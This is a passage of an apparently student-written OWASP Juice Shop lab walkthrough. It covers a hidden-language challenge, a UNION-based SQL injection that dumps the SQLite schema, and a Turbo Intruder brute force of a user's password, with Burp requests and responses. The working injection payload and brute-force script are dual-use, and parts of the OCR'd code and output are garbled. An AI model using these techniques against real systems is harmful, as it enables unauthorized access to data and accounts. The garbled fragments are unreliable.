
Broken Anti-Automation is a type of cyber attack that occurs when an application or system fails to properly implement or enforce anti-automation controls, allowing an attacker to automate actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as lack of rate-limiting, lack of proper anti-automation controls, or lack of proper CAPTCHA.


Steps to Reproduce:


In this need to find an language which is not made into the production, i.e a hidden language. Thus, first I OSINT what are languages available in Juice shop in google and got the list in the site <https://crowdin.com/project/owasp-juice-shop> and then compared with the actual available languages in the Juice shop. Got a language which is not there in the Klingon.

Tried to change the default language in the Juice shop, and captured the request with the burpsuite. In the request there is a /assests/i18n/<language name>. Thus tried to change the language name by Klingon, from the OSINT got the Klingon id is tlh_AA. When replaced with this and forwarded the request, response is 200 OK and language changed to Klingon.

Pop-up came with challenge completed successfully.







Impact:

The impact of a successful Broken Anti-Automation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots.

Preventing Broken Anti-Automation attacks requires implementing robust anti-automation controls, regularly reviewing and monitoring anti-automation controls, and using a ratelimiting approach to anti-automation controls.

Vulnerability 40:-

Title: Database Schema (Injection) Description:


SQL injection is a type of cyber attack in which an attacker inserts malicious code into a SQL statement, via a web form input or URL parameter, in order to gain unauthorized access to a database. This can allow the attacker to view, modify, or delete sensitive data in the database.

Steps to Reproduce:

In search bar, searched for some products and captured the request with the burpsuite. Here, we can see the database used is the SQLite. In the repeater, tried different types of the requests to extract the database tables, schema from the server database. Here, the query is tampered as `banana')--`, initially and got the 200 OK response. Now, let's try to extract the whole database, for this UNION operator is used. The tampered query is `banana')%20UNION%20SELECT%20*%20FROM%20sqlite_master—`

The error is thrown stating the columns didn't match in both. Then tried to select the columns from `sqlite_master` started with 1, then gone through 9 until a successful response came. Now, let's drag whole database schema by replace SQL instead of 1 in the query. The response is successful, we have got the whole database from the SQLite server.

Pop-up shown up indicating the challenge has been solved successfully.



Screenshot of a Kali Linux VM running in Oracle VM VirtualBox. The browser shows the OWASP Juice Shop application at <http://192.168.1.3:3000/search/banana>. The search results page displays a product for "Banana Juice (1000ml)" priced at 1.99€. Below the product image is a "Add to Basket" button.

The Burp Suite Community Edition interface is overlaid on the browser window, showing the request and response for the search query. The response status is 500 Internal Server Error. The error message in the response body is:

```

HTTP/1.1 500 Internal Server Error
Content-Type: application/json; charset=UTF-8
Content-Length: 307
{
    "error": {
        "code": "SQLITE_ERROR",
        "stack": "SELECT to the left and right of UNION do not have the same number of result columns"
    }
}

```

The Burp Suite interface includes tabs for Request, Response, Inspector, and other tools. The bottom status bar shows the date and time as 09:05 PM on 20-01-2023.


Below this, another screenshot shows the same setup but with a different error message. The response body now contains a more detailed error message:

```

HTTP/1.1 500 Internal Server Error
Content-Type: application/json; charset=UTF-8
Content-Length: 513
{
    "error": {
        "code": "SQLITE_ERROR",
        "stack": "SELECT to the left and right of UNION do not have the same number of result columns"
    }
}

```

The bottom status bar shows the date and time as 09:10 PM on 20-01-2023.



Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.
- the ability to execute arbitrary commands on the underlying system
- the ability to use the attacked server as a launch point for further attacks.
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

Vulnerability 41:-

Title: Login Amy (Sensitive Data Exposure)

Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices


Steps to Reproduce:

In the login section, given the user name as amy@juice-sh.op as this is the pattern for users in juice shop. For the password I have taken hint from the challenge description, that amy doesn't read the final note. Thus I have OSINT the hint in Google and got this page. Here, there is a password **D0g.....** which tells most secure. But in the final note, it says it's even crackable if Are used, so use your own padding. As, amy doesn't read this note, it's pretty sure she has used this As padding in her password.

I have intercepted this login request and sent to Brupsuite intruder for bruteforce. Taken three positions on D,O,g like Uppercase, number,lower case

For bruteforce. As community edition Brup is very slow, I have used Turbo-intruder for speed up this process. Finally got the amy password, **K1f.....**

Pop-up showed up indicating, the challenge solved successfully.



And here's the key insight of this page, and "Password Padding":

**Once an exhaustive password search begins,
the most important factor is password length!**

- The password **doesn't** need to have "complex length", because "simple length" is just as unknown to the attacker and **must be searched for**, just the same.
- "Simple length", which is easily created by **padding an easily memorized password** with equally easy to remember (and enter) padding creates unbreakable passwords that are also **easy to use**.
- And note that simple padding also defeats all dictionary lookups, since even the otherwise weak phrase "Password", **once it is padded** with additional characters of any sort, will not match a standard password guess of just "Password."


One Important Final Note

The example with "D0g....." should not be taken literally because if everyone began padding their passwords with simple dots, attackers would soon start adding dots to their guesses to bypass the need for full searching through **unknown padding**. Instead, **YOU should invent** your own **personal padding policy**. You could put some padding in front, and/or interspersed through the phrase, and/or add some more to the end. You could put some characters at the beginning, padding in the middle, and more characters at the end. And also mix-up the padding characters by using simple memorable character pictures like "<>" or "[" or "^A^A" ... but do invent your own!

If you make the result long **and** memorable, you'll have super-strong passwords that are also easy to use!

Common Questions & Answers

Q: If only password length matters, why does the "Haystack Calculator" change when my test passwords are all lowercase or have all kinds of characters?



Screenshot of a Kali Linux VM running in Oracle VM VirtualBox. The browser window shows the OWASP Juice Shop login page at 192.168.1.3:3000/login. The 'Email' field contains 'amy@juice-sh.op' and the 'Password' field contains a long string of characters. The Burp Suite interface is overlaid on the desktop, showing an intercept session. The target is set to http://192.168.1.3:3000. The payload positions section shows a crafted POST request with the following content:

```
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.1.3:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 66
10
11
12
13
14 <input>"email":"amy@juice-sh.op","password":"$2b$12$u...</input>
```

Kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Hack The Box : Job | Hack The Box [HTB] | Vulnerability: Brute | OWASP Juice Shop | TryHackMe | Wires... | From Base64, ROT13 | OWASP Juice Shop | OWASP Juice Shop | GRC's | Password Hi...

Turbo Intruder - 192.168.1.3

OWASP

Pretty Raw Tree Headers Cookies Requests Scripts

exampleMultipleParameters.py

```
def queueRequests(target, wordLists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False)

    for firstWord in open('/home/kali/A.txt'):
        for secondWord in open('/home/kali/B.txt'):
            for thirdWord in open('/home/kali/C.txt'):
                engine.queue((firstWord.rstrip(), secondWord.rstrip(), thirdWord.rstrip()))
```

for firstWord in open('/home/kali/A.txt'):
 for secondWord in open('/home/kali/B.txt'):
 for thirdWord in open('/home/kali/C.txt'):
 engine.queue((firstWord.rstrip(), secondWord.rstrip(), thirdWord.rstrip()))

def handleResponses(reqs, interesting):
 # currently available attributes are req.status, req.wordcount, req.length and req.response
 if req.status != 404:
 table.add(req)

for firstWord in open('/home/kali/A.txt'):
 for secondWord in open('/home/kali/B.txt'):
 for thirdWord in open('/home/kali/C.txt'):
 engine.queue((firstWord.rstrip(), secondWord.rstrip(), thirdWord.rstrip()))

1. A0V0
2. A0V1
3. A0V2
4. A0V3
5. A0V4
6. A0V5
7. A0V6
8. A0V7
9. A0V8
10. A0V9
11. A0V10
12. A0V11
13. A0V12
14. A0V13
15. A0V14
16. A0V15
17. A0V16
18. A0V17
19. A0V18
20. A0V19
21. A0V20

Result: "meowice-oh-op".
password?"%2f....."

HTTP/1.1 200 OK

Access-Control-Allow-Origin: *

Access-Control-Allow-Methods: GET, POST

X-Frame-Options: SAMEORIGIN

Feature-Policy: Payment-Eligible

Vary: Accept-Encoding

Content-Type: application/json; charset=UTF-8

ETag: W/"390-BuK9Q2lZq7rFThakhz29jzEd"

Vary: Accept-Encoding

Date: Mon, 20 Jan 2023 17:37:26 GMT

Connection: keep-alive

Keep-Alive: timeout=5

Authentication: {
 "token": ""}

Reqs: 6760 | Queued: 0 | Duration: 07|IPs: 101 | Connections: 70 | Errors: 0 | Fails: 1 | Net: null | Completed

1: 0.09 KB/s CPU: 0 % ENG IN 11:11 PM 20-01-2023

Kali Linux Kali Tools Kali Docs

OWASP

Account EN

Attack

Q Search

File Machine View Input Devices Help

Hack The Box : Job | Hack The Box [HTB] | Vulnerability: Brute | OWASP Juice Shop | TryHackMe | Wires... | From Base64, ROT13 | OWASP Juice Shop | OWASP Juice Shop | GRC's | Password Hi...

Turbo Intruder - 192.168.1.3 - done

OWASP

You successfully solved the challenge! You got 100 points!

to brute force, but

X

HTTP/1.1 200 OK

Access-Control-Allow-Origin: *

Access-Control-Allow-Methods: GET, POST

X-Frame-Options: SAMEORIGIN

Feature-Policy: Payment-Eligible

Vary: Accept-Encoding

Content-Type: application/json; charset=UTF-8

ETag: W/"390-BuK9Q2lZq7rFThakhz29jzEd"

Vary: Accept-Encoding

Date: Mon, 20 Jan 2023 17:37:26 GMT

Connection: keep-alive

Keep-Alive: timeout=5

Authentication: {
 "token": ""}

Reqs: 6760 | Queued: 0 | Duration: 07|IPs: 101 | Connections: 70 | Errors: 0 | Fails: 1 | Net: null | Completed

1: 0.21 KB/s CPU: 0 % ENG IN 11:10 PM 20-01-2023


Kali Linux Kali Tools Kali Docs

OWASP

Account EN

Attack

Q Search



Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- Damage to reputation and negative publicity for the organization.

Vulnerability 42, 43:-

Title: a) Login Jim ,

